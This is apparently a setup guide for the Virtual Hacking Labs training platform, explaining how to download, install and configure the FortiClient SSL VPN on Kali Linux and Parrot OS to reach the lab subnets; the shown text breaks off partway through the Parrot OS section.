If you have installed one of the pre-installed VHL virtual machines you can skip to 'Connecting to the Virtual Hacking Labs with FortiClient SSLVPN'.

On the other hand, if you want to install the VPN client on your own penetration testing distribution instead of using one of the pre-installed Virtual machines, you can download the clients here:

Forticlient SSL VPN for Linux (Kali Linux 2017/2018/2019 or later, Parrot OS etc.)

https://www.virtualhackinglabs.com/wp-content/uploads/2017/03/forticlientsslvpn_linux_4.4_2336.tar.gz

Forticlient SSL VPN for Windows 32 bit

https://www.virtualhackinglabs.com/wp-content/uploads/vpnclients/Forticlient-SSL-VPN-for-Windows/FortiClientSetup_Windows_5.4.1.0840.zip

Forticlient SSL VPN for Windows 64 bit

https://www.virtualhackinglabs.com/wp-content/uploads/vpnclients/Forticlient-SSL-VPN-for-Windows-64bit/FortiClientSetup_5.4.1.0840_x64.zip

Openfortivpn for Kali Linux 2016-2

<https://www.virtualhackinglabs.com/wp-content/uploads/vpnclients/Openfortivpn-for-Kali-Linux-2016-2/openfortivpn-master.zip>


In order to guarantee quick and problem-free access to the labs we recommend you download one of the pre-prepared VHL Kali Linux or Parrot penetration testing virtual machines that have the VPN clients installed by default. These virtual machines can be downloaded from the user panel on the website. Please note that we cannot provide technical support for issues accessing the labs in any other way, including from Windows installations.

Kali Linux

To access the Virtual Hacking Labs from Kali Linux we will walk through the installation process of the Forticlient SSL VPN client for Linux. We will conclude this section with a video that demonstrates all steps on how to connect to the labs. If you are using one of the pre-installed VHL Virtual machines then you can skip the installation procedure and continue with 'Connecting to the Virtual Hacking Labs with FortiClient SSLVPN'.

[Installing the FortiClient VPN client on Kali Linux](#)

Download the FortiClient VPN client and save it to your desktop:




Open a Terminal session and run the following commands:

```
cd Desktop
```

```
tar -zxf forticlientsslvpn_linux_4.4_2336.tar.gz
```


```
cd forticlientsslvpn
```

```
sudo ./fortisslvpn.sh
```



When you first launch the FortiClient SSLVPN you must run it as a superuser (sudo), but thereafter you can leave out the sudo command.


Click 'Agree' on the license statement window:



The FortiClient SSLVPN software will then be installed.

[Connecting to the Virtual Hacking Labs with FortiClient SSLVPN](#)

The next step is to enter the server and credentials that you received by email when you signed up to the Virtual Hacking Labs as follows:



Server: Enter the information sent to you in the confirmation e-mail from VHL


Port: 443

Username: Sent by e-mail

Password: Sent by e-mail


Lab: Sent by e-mail

If you click on the 'Settings' button you can create a connection profile that will store the server and port for next time. Just select the default connection profile and enter your server, port 443 and your username:




Under the global settings you can check the ‘Keep connection alive until manually stopped’ option to have the VPN client automatically connect to the lab network in case of a disconnect. When you’re on an unstable network connection (or WiFi) we recommend to enable this option. Do not alter the other global settings and then click ‘Done’ to save the default profile.

Now you are ready to connect to the Virtual Hacking Labs using FortiClient SSLVPN. Enter your password and click the ‘Connect’ button:



You will now be connected to the Virtual Hacking Labs:



Virtual Hacking Labs - Re... +

◀ i | 10.11.10.10

Most Visited Offensive Security Kali Linux Kali Docs Kali




RESET HOSTS

Every host can be reset once every 15 minutes and a user can reset

Host no.	Host name	IP	Le
FortiClient SSLVPN			
Connection status			
Connection:	default		A
Server:	https://vpnc01.virtualhackinglabs.com:443/		A
Status:	Tunnel running		A
Duration:	---		A
Bytes received:	59.089 K		A
Bytes sent:	109.120 K		B
Stop			A
DS	DPD	WU	Log

The next time you want to connect to the lab network just open the 'forticlientsslvpn' file in the FortiClient directory:



[Video: Accessing the Virtual Hacking Labs on Kali Linux](#)

The following video demonstrates how to access the Virtual Hacking Labs from Kali Linux and how to verify our connection to the labs. While the video is recorded on Kali Linux 2017 the connection process is exactly the same on more recent versions.

Important: In the video we're connecting to lab 1. If you're assigned to a different lab, please use the IP addresses in the table below the video to test your connection.



<https://www.youtube.com/watch?v=i-OfLERK7S0>


Lab	Subnet	VPN IP	Reset Panel
Lab 1	10.11.1.0/24	172.16.1.0/24	http://10.11.10.10
Lab 2	10.12.1.0/24	172.16.2.0/24	http://10.12.10.10
Lab 3	10.13.1.0/24	172.16.3.0/24	http://10.13.10.10
Lab 4	10.14.1.0/24	172.16.4.0/24	http://10.14.10.10
Lab 5	10.15.1.0/24	172.16.5.0/24	http://10.15.10.10
Lab 6	10.16.1.0/24	172.16.6.0/24	http://10.16.10.10

Parrot OS

To access the Virtual Hacking Labs with Parrot OS you can download the VHL Parrot OS VM with the FortiClient pre-installed from the user panel or install the VPN client yourself. If you are using one of the pre-installed VHL Virtual machines then you can skip the installation procedure and continue with 'Connecting to the Virtual Hacking Labs with FortiClient SSLVPN'.

[Installing the FortiClient VPN client on Parrot OS](#)

Download the FortiClient SSL VPN client for Linux client and save it to your desktop:




Open a Terminal session and run the following commands:

```
cd Desktop
```

```
tar -zxf forticlientsslpn_linux_4.4_2336.tar.gz
```


```
cd forticlientsslpn
```

```
sudo ./fortisslpn.sh
```



When you first launch the FortiClient SSLVPN you must run it as a superuser (sudo), but thereafter you can leave out the sudo command.


Click 'Agree' on the license statement window:



The FortiClient SSLVPN software will then be installed.

[Connecting to the Virtual Hacking Labs with FortiClient SSLVPN](#)

The next step is to enter the server and credentials that you received by email when you signed up to the Virtual Hacking Labs as follows:



Server: Enter the information sent to you in the confirmation e-mail from VHL

